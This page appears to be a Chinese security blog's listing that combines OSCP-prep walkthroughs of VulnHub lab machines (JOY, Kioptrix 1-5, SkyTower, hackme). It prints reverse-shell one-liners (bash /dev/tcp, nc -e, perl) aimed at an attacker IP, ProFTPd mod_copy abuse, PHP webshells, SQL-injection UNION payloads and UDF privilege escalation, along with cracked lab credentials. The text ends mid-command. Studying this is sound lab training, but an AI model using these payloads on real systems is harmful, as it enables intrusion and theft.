搜索到
183
篇与
的结果
-

 JOY,ProFTPd的拷贝漏洞 【oscp】JOY,ProFTPd的拷贝漏洞下载地址:https://www.vulnhub.com/entry/digitalworldlocal-joy,298/主机发现&端口扫描直接访问,泄露版本信息上漏洞检索,只有一个拒绝服务攻击,并不能直接getshell,切换思路端口详细扫描,发现了一个FTP匿名登录nmap -sS 10.10.10.198 -T4 -p- -A登录FTPFTP 10.10.10.198 # 密码为空,直接回车看到两个可执行文件,下载下来get reminder get directory赋予执行权限(并不能直接执行)直接cat directory,看上去是用户patrick的用户目录,毕竟有一个上级目录就是root权限的信息Patrick's Directory total 132 drwxr-xr-x 18 patrick patrick 4096 Feb 4 21:20 . drwxr-xr-x 4 root root 4096 Jan 6 2019 .. -rw-r--r-- 1 patrick patrick 24 Feb 4 21:15 1kd8va0o50OV3H28HZ26ffN7JMeU0wG8J996ftHpRuQrAAQqKoxQfCs5aB8GFXC7.txt -rw-r--r-- 1 patrick patrick 24 Feb 4 20:55 6kK0S15FpM4iECwlY9vBMOcz0WHalkAEQZIHFBUDxztRq1We1v5GYxAMdxMbUba6.txt -rw-r--r-- 1 patrick patrick 0 Feb 4 21:15 aOY5oYk9g0WS0nXasU6l2EvjrFCl4hqk.txt -rw------- 1 patrick patrick 185 Jan 28 2019 .bash_history -rw-r--r-- 1 patrick patrick 220 Dec 23 2018 .bash_logout -rw-r--r-- 1 patrick patrick 3526 Dec 23 2018 .bashrc drwx------ 7 patrick patrick 4096 Jan 10 2019 .cache -rw-r--r-- 1 patrick patrick 0 Feb 4 20:50 chTSFHiKgRfHiwgp8LV9u4tDwhpdGnKp.txt drwx------ 10 patrick patrick 4096 Dec 26 2018 .config drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Desktop drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Documents drwxr-xr-x 3 patrick patrick 4096 Jan 6 2019 Downloads -rw-r--r-- 1 patrick patrick 0 Feb 4 21:20 Dp9d3TstWJP6Yczetnrx4GnQgkVE250L.txt -rw-r--r-- 1 patrick patrick 24 Feb 4 20:50 gAOnh9TLwMyOEViffEXpFAt3LcChEuxcWeqc3BPcQFIRomrGdizTYKuJlHuOSF4z.txt drwx------ 3 patrick patrick 4096 Dec 26 2018 .gnupg -rwxrwxrwx 1 patrick patrick 0 Jan 9 2019 haha -rw------- 1 patrick patrick 8532 Jan 28 2019 .ICEauthority drwxr-xr-x 3 patrick patrick 4096 Dec 26 2018 .local drwx------ 5 patrick patrick 4096 Dec 28 2018 .mozilla drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Music drwxr-xr-x 2 patrick patrick 4096 Jan 8 2019 .nano -rw-r--r-- 1 patrick patrick 24 Feb 4 21:05 obzvvHxWWlOzg8z8uOdy2Qd94dVMZAs2glSOp18HRCRl9jqmB4x5PVoqLsqM0sAD.txt drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Pictures -rw-r--r-- 1 patrick patrick 675 Dec 23 2018 .profile drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Public -rw-r--r-- 1 patrick patrick 0 Feb 4 21:05 Q9lbdQPPywIiNT5Dagi0Bg9OMx0CQ0ts.txt d--------- 2 root root 4096 Jan 9 2019 script drwx------ 2 patrick patrick 4096 Dec 26 2018 .ssh -rw-r--r-- 1 patrick patrick 0 Jan 6 2019 Sun drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Templates -rw-r--r-- 1 patrick patrick 0 Jan 6 2019 .txt -rw-r--r-- 1 patrick patrick 24 Feb 4 21:20 UKwKOJqE9XVI3TaEvKZJr8CWu1kVXOWTFZQqjhaiES7QydPE1KEcY2bzuLsOpnYc.txt -rw-r--r-- 1 patrick patrick 0 Feb 4 21:00 V56ziCPycMNIbNplkqYedQXlM6G9YO66.txt -rw-r--r-- 1 patrick patrick 407 Jan 27 2019 version_control drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Videos -rw-r--r-- 1 patrick patrick 0 Feb 4 21:10 Wp2Twcw4FWSRMYDe8mniQ1BZhHyhYHqX.txt -rw-r--r-- 1 patrick patrick 0 Feb 4 20:55 XFsA7qBE2voGAtiuZfQ0GQMxE8RitITZ.txt -rw-r--r-- 1 patrick patrick 24 Feb 4 21:10 YbxpYyx2v9VnifKxuctWG1Y3BzXp8dGJrQrlXbDHK0qp0ZcBRudy7zzN2g8Rxc9F.txt -rw-r--r-- 1 patrick patrick 24 Feb 4 21:00 YPE8Q4kbBE98OJCytjadCwhK2W9TMb5UPnCP0cHnGsS2dvpwXrppfAViwZmPH3Zq.txt You should know where the directory can be accessed. Information of this Machine! Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux另外一个reminder,目前可能用不上,有一个version_control包含了版本信息的文件┌──(root㉿kali)-[/data/demo] └─# cat reminder Lock down this machine!继续信息收集,目录扫描(没有利用方式)dirsearch -u http://10.10.10.198/ossec/这里需要利用到一个ProFTPd的拷贝漏洞,这样就能从FTP服务器上下载version_control这个版本文件了相关学习文章:https://www.freebuf.com/column/209238.html┌──(root㉿kali)-[~] └─# telnet 10.10.10.198 21 Trying 10.10.10.198... Connected to 10.10.10.198. Escape character is '^]'. 220 The Good Tech Inc. FTP Server site cpfr /home/patrick/version_control 350 File or directory exists, ready for destination name site cpto /home/FTP/upload/version_control 250 Copy successful quit 221 Goodbye. Connection closed by foreign host.此时再登录FTP服务器,就能看到多出了一个文件信息# 下载 get version_control找到服务版本了,ProFTPd,1.3.5┌──(root㉿kali)-[~] └─# cat version_control Version Control of External-Facing Services: Apache: 2.4.25 Dropbear SSH: 0.34 ProFTPd: 1.3.5 Samba: 4.5.12 We should switch to OpenSSH and upgrade ProFTPd. Note that we have some other configurations in this machine. 1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy. 2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.复制到当前目录下并执行searchsploit -m 36803 python2 36803.py执行脚本的时候它直接卡在这儿了查看脚本内容,这是一个网站的目录这个目录呢在刚刚的版本文件version_control中也有 /var/www/tryingharderisjoy.┌──(root㉿kali)-[~] └─# cat version_control Version Control of External-Facing Services: Apache: 2.4.25 Dropbear SSH: 0.34 ProFTPd: 1.3.5 Samba: 4.5.12 We should switch to OpenSSH and upgrade ProFTPd. Note that we have some other configurations in this machine. 1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy. 2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.但还是不行,MSF可以利用,这里不做过多解释,继续手动我们得知了网站的目录/var/www/tryingharderisjoy,那么就利用刚刚的文件复制漏洞命令如下┌──(root㉿kali)-[/usr/share/webshells/php] └─# telnet 10.10.10.198 21 Trying 10.10.10.198... Connected to 10.10.10.198. Escape character is '^]'. 220 The Good Tech Inc. FTP Server site cpfr /home/ftp/upload/php-reverse-shell.php 350 File or directory exists, ready for destination name site cpto /var/www/tryingharderisjoy/php-reverse-shell.php 250 Copy successful quit 221 Goodbye. Connection closed by foreign host.反弹成功开始提权,在网站根目录下面看到了patricksecretsofjoy文件包含了账号密码信息www-data@JOY:/var/www/tryingharderisjoy/ossec$ ls -al ls -al total 116 drwxr-xr-x 8 www-data www-data 4096 Jan 6 2019 . drwxr-xr-x 3 www-data www-data 4096 Feb 4 22:41 .. -rw-r--r-- 1 www-data www-data 92 Jul 19 2016 .hgtags -rw-r--r-- 1 www-data www-data 262 Dec 28 2018 .htaccess -rw-r--r-- 1 www-data www-data 44 Dec 28 2018 .htpasswd -rwxr-xr-x 1 www-data www-data 317 Jul 19 2016 CONTRIB -rw-r--r-- 1 www-data www-data 35745 Jul 19 2016 LICENSE -rw-r--r-- 1 www-data www-data 2106 Jul 19 2016 README -rw-r--r-- 1 www-data www-data 923 Jul 19 2016 README.search drwxr-xr-x 3 www-data www-data 4096 Jul 19 2016 css -rw-r--r-- 1 www-data www-data 218 Jul 19 2016 htaccess_def.txt drwxr-xr-x 2 www-data www-data 4096 Jul 19 2016 img -rwxr-xr-x 1 www-data www-data 5177 Jul 19 2016 index.php drwxr-xr-x 2 www-data www-data 4096 Jul 19 2016 js drwxr-xr-x 3 www-data www-data 4096 Dec 28 2018 lib -rw-r--r-- 1 www-data www-data 462 Jul 19 2016 ossec_conf.php -rw-r--r-- 1 www-data www-data 134 Jan 6 2019 patricksecretsofjoy -rwxr-xr-x 1 www-data www-data 2471 Jul 19 2016 setup.sh drwxr-xr-x 2 www-data www-data 4096 Dec 28 2018 site drwxrwxrwx 2 www-data www-data 4096 Feb 4 21:32 tmp www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat .htpasswd cat .htpasswd admin:$apr1$3Jv2Ok6H$4BMdXenVBmD2E3kXe8RVL. www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat patricksecretsofjoy cat patricksecretsofjoy credentials for JOY: patrick:apollo098765 root:howtheheckdoiknowwhattherootpasswordis how would these hack3rs ever find such a page? www-data@JOY:/var/www/tryingharderisjoy/ossec$ su root su root Password: howtheheckdoiknowwhattherootpasswordis su: Authentication failure www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick su patrick Password: apollo098765 patrick@JOY:/var/www/tryingharderisjoy/ossec$ whoami whoami patrick有了密码直接sudo -l,看样子可以直接利用这个test文件提权了,但是这个目录无法访问,没有权限不要忘了我们怎么进来的,这里可以利用刚刚的任意文件复制漏洞,进行复制呀cd ~ echo 'php /var/www/tryingharderisjoy/php-reverse-shell.php' > testkali┌──(root㉿kali)-[~] └─# telnet 10.10.10.198 21 Trying 10.10.10.198... Connected to 10.10.10.198. Escape character is '^]'. 220 The Good Tech Inc. FTP Server site cpfr /home/patrick/test 350 File or directory exists, ready for destination name site cpto /home/patrick/script/test 250 Copy successful quit 221 Goodbye. Connection closed by foreign host.靶机提权即可 sudo /home/patrick/script/testkali┌──(root㉿kali)-[~] └─# nc -lvnp 1234 listening on [any] 1234 ... connect to [10.10.10.128] from (UNKNOWN) [10.10.10.198] 44710 Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux 23:13:50 up 2:28, 0 users, load average: 0.04, 0.05, 0.04 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT uid=0(root) gid=0(root) groups=0(root) /bin/sh: 0: can't access tty; job control turned off # whoami root #至此提权成功往期推荐往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】Linux隐身登录
-
Kioptrix 提权靶机(1-5)全系列教程,Try Harder! 【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!emmm 什么是OSCP?是由OffSec公司提供的一个专业级别的道德黑客认证。它是针对渗透测试的专业认证,旨在验证个人在实际环境中进行渗透测试的能力。与其他理论导向的认证不同,OSCP侧重于实践技能和真实世界情景的模拟。它也叫做国际进攻性安全认证,如果有想要报考OSCP的师傅们欢迎咨询我们安全团队,我们给您打骨折。本次教程靶机如下,都准备好了,直接下载就好,并且解决了官方靶机扫描不到的问题:链接:https://pan.quark.cn/s/475209fc0c05level 1主机发现上一步没有加-sV参数,这里加上之后的信息看看80有什么随便点点啥也没有,有个METGT2.9.5不知道能不能用得上再点点有个php文件,啥用没有不管啥服务都搜一搜利用这个poc,有版本区间了,用用第二个用户名枚举的poc发现是用得python2pip也不存在,看样子用不了了,我们换一个mod_ssl 刚刚使用nmap -sV参数扫出来的版本信息,还有谷歌插件wapplayer信息收集插件,都能看到这个mod_ssl使用第一个exp,这里看到有提示信息按照他的提示信息,我敲,这谁顶得住啊,这提示信息,看不懂,跳过,直接下载,艹复制下载链接,可以发现这个单词变成了download 下载的意思,直接下载刚刚searchsploit 的 exp文件换一个,卧槽这谁顶得住啊官方编译好的都执行不了,等我换个kali。。。。。24小时后。。。。。卧槽还是不行等我仔细看看exp报错信息,他说的是 } 附近语法错误,看不懂代码,用本地exp重新编译,报了这个错误,似乎是要加上这一个参数加上后还是报错,openssl版本问题,这是一个已经弃用的(deprecated)函数,百度了一下,需要使用-Wno-deprecated-declarations参数,就是前面的那个-Wdeprecated变成 -Wno-deprecated所以完整的参数是这样的,这样就能够成功编译了,命令如下gcc -o exp 47080.c -lcrypto -lssl -Wno-deprecated-declarations执行exp,他会告诉你怎么使用,以及每个参数的用法,英文好一点的就可以直接看,不好也没关系,翻译软件2s钟的事儿wapplyer插件,看web服务器版本使用exp会告诉你怎么使用,看着后面的apache,这个时候进行筛选就行了遇到这种good bye的那么就是利用失败,一个一个尝试就好了直到参数如下,成功获取到了shell,并且有一串提示信息貌似是执行过这几条命令,做一次历史命令信息收集,history,但是发现切换到tmp目录下面的时候什么也没有,看样子是没有下载文件尝试下载,但是下载失败了既然不能下载,那么我们使用kali下载,然后再传到靶机上面去利用kali下载文件后,使用python开启http服务可以看到下载成功根据之前的命令提示,按着顺序输入命令,进行编译后,就会断开连接重新连接,他就会自动执行刚刚编译好的exp文件这个时候就提权成功了,为什么会自动执行那个exp?查看源码就可以发现了samba提权这里是一种提权方法,还有另外一种smb提权,OSCP考试是不允许使用MSF的(只有一次机会),我找了很多kali自带的工具,都识别不到smb版本无奈,只能使用MSF了,识别出来了版本为 2.2.1a这里找到一个版本,第二个,因为第一个是MSF版本,我们需要手工利用exp编译,执行提权成功level 2主机探测syn全端口扫描nmap -sS -T5 192.168.111.184 -A使用curl访问80,可以看到是html信息弱口令,sql注入测试失败mysql远程连接,也失败了,提示了目标mysql服务器没有开启远程连接dirb目录扫描出来一个html页面,不知道是干什么的,不过看样子应该是和apache相关的信息文件使用wappalyzer插件,查看一些中间件服务版本和nmap指纹探测一波找找版本exp,目前收集到的信息,不能确认exp,唯一能能确定的就是那个拒绝服务攻击,但是对我们没什么用这里看到一个本地提权,待会应该能用上,先记着编号是 7550759端口信息不够,直接跳过,但是目前也没有什么可以利用的了,再返回登录框看看,再试试sql注入,注意这次的sql注入和我之前的sql注入是有区别的# 之前的 admin' and 1=1 --+ # 现在的(+号前面多了个空格) admin' and 1=1 -- + 万能密码成功其实也算不上是万能密码,我这样也能进去,只要打乱了sql语句就行了进去index.php后查看源码信息,哎呀卧槽,这里还有隐藏的代码,分析表单看样子是要执行一个ping命令,并且传参给pingit.php还是post请求那么就能得到这个接口请求的payload看样子是一个命令执行,但是尝试了如下反弹shell后,都没有反应ip=127.0.0.1 && /bin/bash -i >& /dev/tcp/192.168.111.128/8888 0>&1 nc 192.168.111.128 8888 -e /bin/bash试试whoami,我敲,看样子被耍了,这根本不是命令执行啊再看看源码有一个Administrator,可能也是一个有用的信息这里还有一种方法,就是新加一个页面在浏览器中以 html格式修改,把它原来的源码复制上去加上缺少的单引号回车,这样它的input框就出来了尝试127.0.0.1,这下有回显了,刚刚怎么没有?from.submit is not a fun,这个的大致意思呢就是,表单无效,hackbar模拟提交表单的时候,没有处罚javascript的表单提交的方法,那就是编码类型不对了因此切换表单提交的编码类型需要修改一下,这样就可以正常执行了这里执行命令的时候会发现,我使用一个 | 管道符,不管前面的命令是否执行成功,都只执行后面的那一条语句但是bash反弹shell的时候,是失败的,因为这个&和提交的表单数据冲突了需要修改为 %7C 为 | 的,但是这样很麻烦,换一种方法,直接在源页面写不更好嘛?在原来的页面写命令,这样会给我们的http post数据包自动编码反弹成功信息收集找到个这个根据提示加了-Wno-int-to-pointer-cast参数后,提示了很多的无效的指令(invalid instruction)切换思路,继续信息收集,使用lsb_release -a命令查看系统信息,可以看到是比较老的 centos 版本,存在很多漏洞漏洞检索,centos 4.5kali编译失败传到靶机试试(注意kali开启http服务)提权成功之前我们提到过一个服务的提权编号是7550,这里去尝试尝试查看源码,貌似却少一个文件,但是使用方法就是那样使用的,可以判断当前系统不存在此服务漏洞level 3主机发现,80探测节省时间,nmap放在后台扫描新建终端,dirb也放在后台扫描我们访问80端口wapplalyzer随便点点,这个页面,感觉没发现什么盲测sql注入bolg界面的框框xss字典攻击,失败这个时候nmap和dirb都扫完了,回去看看有一个phpmyadmin,弱口令 root/root弱口令爆破,全都是302跳转简单sql万能密码测试这里把密码清空,万能密码直接进去了并且可以写文件,这个为空就代表可以写文件show global variables like "secure%";网站根目录猜测为 /var/www/html写入文件测试,拒绝访问,没有使用密码切换方式,继续信息收集,刚刚目录扫描出来的一个登录框框检索漏洞,这里有一个命令执行漏洞,要用到MSF,再想想其他办法,考试只有一次机会github查找使用git clone 下来执行这个sh文件根据提示输入参数开启交互式终端信息收集/etc/passwd权限信息检索漏洞kali编译不了,我们传到靶机上试试提权失败又仔细看了看这个是小于号,不是小于等于用第一个试试,还是失败重新筛选一下,searchsploit 2.6.2 不使用2.6.24提权失败查找一下suid文件,看看能不能利用suid提权,好像并不行去home目录下面看看,loneferret用户文件夹下有一个 CompanyPolicy.README 文件,不知道是什么东西,打开看看,有个sudo -iHello new employee, It is company policy here to use our newly installed software for editing, creating and viewing files. Please use the command 'sudo ht'. Failure to do so will result in you immediate termination. DG CEO 大致意思就是 您好新员工 这里的公司政策是使用我们新安装的软件来编辑、创建和查看文件。 请使用命令'sudo ht'。 不这样做将导致您立即终止。 DG 首席执行官我们再回到那个图片加载不出来的页面,想到可能是因为host问题,随便点一个链接,会发现ip跳转到 kioptrix3.com 这个域名,大概率是域名的问题,需要去host添加域名解析的 ipC:WindowsSystem32driversetchost这个时候再访问这个域名,页面就正常了再来测一测sql注入点这个试试选择id又有注入点了sql注入测试,sql语法错误,存在sql注入判断列数6列正常回显http://kioptrix3.com/gallery/gallery.php?id=1 order by 6-- +&sort=photoid#photos暴表http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()--+&sort=photoid#photos暴列http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='gallarific_users'--+&sort=photoid#photos暴数据,得到账号密码,admin::n0t7t1k4http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,group_concat(username,'::',password),3,4,5,6 from gallarific_users --+&sort=photoid#photos登录看看,密码错误切换这个用户试试,也不行同理,查,dev_accounts这张表http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,group_concat(username,'::',password),3,4,5,6 from dev_accounts --+&sort=photoid#photos这样我们就看到了账号密码了,识别hashhash碰撞失败换一换其他工具转在线工具https://www.cmd5.com/default.aspx密码为starwars,登录成功sudo -l添加环境变量export TERM=xterm按 F3 或者 ALT+W 然后 方向键← ← ↓ 回车框中 输入/etc/sudoers保存退出sudo /bin/sh id提权成功第二种方法,就是用4089.c进行提权,第一个40616行不通,测试40839.c可行level 4主机发现curl判断80开启nmap扫描后,立马开始目录扫描弱口令,sql注入,admin/admin,123' and 1=1 --+这里有一个铭感文件泄露密码爆破myusernamemypasswordcookie伪造,也不行用nmap的 --script=vuln 参数试试,找找漏洞信息CVE-2007-6750拒绝服务攻击再回去看看目录,有一个database.sql文件,看样子是信息泄露了,看到了一条数据,但是还是登录失败没有思路了,再重头来一遍,在登录的地方密码处,存在一个sql注入漏洞,123' and 1=1 --+没有回显啊,不可能手工盲注啊,无奈了只能用sqlmapsqlmap -r post.txt --dump --batch --level 3登录进去后没有任何东西,就一个退出登录试试ssh登录# 注意这里要加一个参数,不然会登录失败,应该是目标靶机ssh版本低所导致的 ssh -o HostKeyAlgorithms=+ssh-rsa john@192.168.111.186两个账号都登录成功了一开始就有一个提示了,让我们使用help命令,似乎是只能使用这些命令来进行接下来的操作shell逃逸可以看到root用户启动了一个mysql进程suid文件查看,貌似没有可以利用的提权命令,sudo这些用户都不能用已知站点是php站点,查找一下php的文件,看看有没有可以利用的地方,比如mysql配置文件查找登录界面的信息,看到了mysql的账号密码(没有密码)登录mysql的提权方式有一个叫做udf提权,我们去看看udf表利用 sys_exec()函数将john用户添加到管理员组。sudo su (用于切换到超级用户"root"的shell)输入账号密码,提权成功level 5 Kioptrix2014同时进行,nmap主机探测立马nmap指纹识别,后curl 80探测,第三个终端目录扫描首页查看响应的源码访问,不知道是什么东西,应该是目录枚举了,和我们获取权限没有什么关系直接搜,刚好版本是一模一样的这里有漏洞的利用方式访问到文件信息了,任意文件查看看看其他信息,操作系统为FreeBSD编译后的exp提示,是没有apache 2.2.x版本的,所以第一关里面的方法利用不了了看其他信息,有一个8080端口403拒绝访问去看看apache配置文件(一般都在/usr/local/etc/apache2x/httpd.conf),利用刚刚的文件枚举漏洞,查看正常访问了,有一个phptax页面又是一个新页面随便点一点试试关键检索,有一个代码执行漏洞查看24665.txt访问后,应该是没有nc,执行不了命令/bin/bash -i >& /dev/tcp/192.168.111.128/8888 0>&1 nc 192.168.111.128 8888 -e /bin/bash写入一句话马试试http://192.168.111.149:8080/phptax/drawimage.php?pfilez=1040pg1.pdf;echo "<?php system($_GET['cmd']); ?>" > shell1.php;&pdf=make# 反弹不了命令,就多试几个,总有一个能用 perl -e 'use Socket;$i="192.168.111.128";$p=8888;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};' perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.111.128:8888");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'这里使用的是 perl sh反弹成功了目标靶机上没有python,创建不了交互式终端,但是并不影响我们提权查内核信息查SUID文件,基本的sudo都没有,去检索内核根据内核信息有俩个权限提升漏洞这里看靶机是没有wget和curl的,但是有nc小知识,nc也是可以传文件的(测试过很多遍,没传成功),还有个技巧就是利用ftp# 攻击机开启ftp python3 -m pyftpdlib # 靶机连接 ftp ftp://192.168.111.128:2121/file搞了半天,kali新版的python的开不了,人麻了,传到本机来开成功传上去了exp传上去后gcc -o exp exploit.c ./exp即可提权成功,我这里环境出问题了,显示不了了怎么创建交互式终端都不行,害命令小姐# 创建交互式终端的几种方式 echo os.system("/bin/bash") python -c "import pty; pty.spawn('/bin/bash')" /bin/sh -i gcc -o exp xxx.c # c文件编译,-o表示的是输出的文件名称 python -m http.server # 开启小型的http服务 python3 -m ptyftpdlib # 开启小型的ftp服务器 ftp ftp://ip:port/file #使用ftp接收文件 # 常用的反弹shell /bin/bash -i >& /dev/tcp/192.168.111.128/8888 0>&1 nc 192.168.111.128 8888 -e /bin/bash # 注意这里要加一个参数,不然会登录失败,应该是目标靶机ssh版本低所导致的 ssh -o HostKeyAlgorithms=+ssh-rsa john@192.168.111.186 usermod -a -G admin john # 将john用户添加到admin组 # mysql提权(udf提权)用到的表(查) select * from mysql.func; select sys_exec('commend'); uname -a # 查看系统的全部信息哪些好的资料可以分享?我在学习和备考的时候参考的一些不错的资源,汇总如下:注册指南:《OSCP认证教程第一集:注册教程》https://www.freebuf.com/column/194605.htmlLinux提权指南:https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/Windows提权辅助脚本:https://github.com/pentestmonkey/windows-privesc-check模拟练习平台(跟Lab环境类似):vulnhub https://www.vulnhub.com/ hackthebox https://www.hackthebox.eu/badchars工具:https://github.com/mgeeky/expdevBadChars往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】Linux隐身登录
-
Sudo的上级目录提权,SkyTower Sudo的上级目录提权,SkyTower主机发现80探测端口扫描目录扫描,没有任何可以利用的信息admin' and 1=1 --+sql注入语法错误,存在sql注入漏洞万能密码没有用(admin' or 1=1 --+),发现对or,and,-- ,=进行了过滤,只剩下了这些号测试,没有过滤那么还有一种写法,就是|| 用这个代替or登录成功得到了ssh的账号密码,john / hereisjohn但是前面我们的22ssh端口是关闭的,该怎么办呢?3128这个端口呢是一个代理的端口,所以我们用如下代理进行连接ssh这里我们要用到一个叫代理跳转,现在我们设置一下代理proxytunnel -a 6666 -p 192.168.111.154:3128 -d 192.168.111.154:22新建一个终端,,连接本地的6666端口,这时候就成功连接了代理的ssh,但是自动断开了ssh john@127.0.0.1 -p 6666这里尝试执行命令,成功,但是会自动断开连接反弹shell试试查看当前登录的配置文件ssh john@127.0.0.1 -p 6666 -t "cat .bashrc"删除最后一行,还是不行哈,还是有这个东西(exit)ssh john@127.0.0.1 -p 6666 -t "sed -i '$d' .bashrc"那么就全部复制到一个文件里面,在kali中把原来的删了,再使用wget下载这时候再登录,就成功了内网信息收集sudo,SUID没有思路了就去网站的根目录,看源码并且进程中还有一个mysqlroot/root,登录mysql三个用户的邮箱和密码都知道了mysql> select * from login; +----+---------------------+--------------+ | id | email | password | +----+---------------------+--------------+ | 1 | john@skytech.com | hereisjohn | | 2 | sara@skytech.com | ihatethisjob | | 3 | william@skytech.com | senseable | +----+---------------------+--------------+我们切换用户sara,Funds have been withdrawn,资金已被撤回william用户鉴权失败登录看看,还是要ssh登录哈和刚刚一模一样从kali中下载这个bash文件登录成功sudo能用那么久利用它的accounts目录,进行提权,查看shadow密码文件,这东西肯定加了盐的,很难破解出来$6$rKYhh57q$AVs1wNVSbE5K.IU1Wp9l7Ndg3iPlB7yczctQD6OL9fBZir2ppGDA6v0Vx17xjg.b3zu6mkAVpEN2BuG3wvS2l/这时候可以直接用sudo查看flag提权成功!往期推荐不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学防溯源小技巧ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略【oscp】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式【内网渗透】ICMP隧道技术,ICMP封装穿透防火墙上线MSF/CS【渗透测试】linux隐身登录
-
vulnhub靶机hackme 主机发现和80探测端口扫描目录扫描,访问这个图片看看没东西了,就登录试试万能密码注册一个用户去登录后,那个重置密码的url没有用了,旁边那个链接就是退出登录直接进入的时候是没有任何结果的,要先点一下search按钮搜索关键字,OSCP能直接查出结果了,存在sql注入漏洞,需要注意的是万能密码地方的空格(qwq前面的空格很重要)OSCP' or 1=1 -- qwq判断列数OSCP' or 1=1 order by 3 -- qwq联合查询OSCP' union select 1,2,3 -- qwq当前数据库OSCP' union select database(),2,3 -- qwq # webapphacking暴数据库OSCP' union select group_concat(schema_name),2,3 from information_schema.schemata -- qwq # information_schema,mysql,performance_schema,sys,webapphacking暴当前数据库的表OSCP' union select group_concat(table_name),2,3 from information_schema.tables where table_schema=database() -- qwq # books,usersusers表的列(字段)OSCP' union select group_concat(column_name),2,3 from information_schema.columns where table_schema=database() and table_name="users" -- qwq # id,user,pasword,name,address暴表数据OSCP' union select group_concat(user,'-',pasword),2,3 from users -- qwq # user1-5d41402abc4b2a76b9719d911017c592 hello # user2-6269c4f71a55b24bad0f0267d9be5508 commando # user3-0f359740bd1cda994f8b55330c86d845 p@ssw0rd # test-05a671c66aefea124cc08b76ea6d30bb testtest # superadmin-2386acb2cf356944177746fc92523983 Uncrackable # test1-05a671c66aefea124cc08b76ea6d30bb testtest # 下面两个是新加的 # xiaoyu-348f10f863b27ec106195c96e23dcd91 xiaoyu # admin-e10adc3949ba59abbe56e057f20f883e 123456有了密码,ssh试试全都失败登录账号 superadmin 有一个文件上传上传一个一句话木马shell.php<?php @eval($_POST['cmd']);?>蚂蚁连接这里的nc没有-e参数,所以用如下命令进行反弹 shellrm /tmp/f;mkfifo /tmp/f;cat 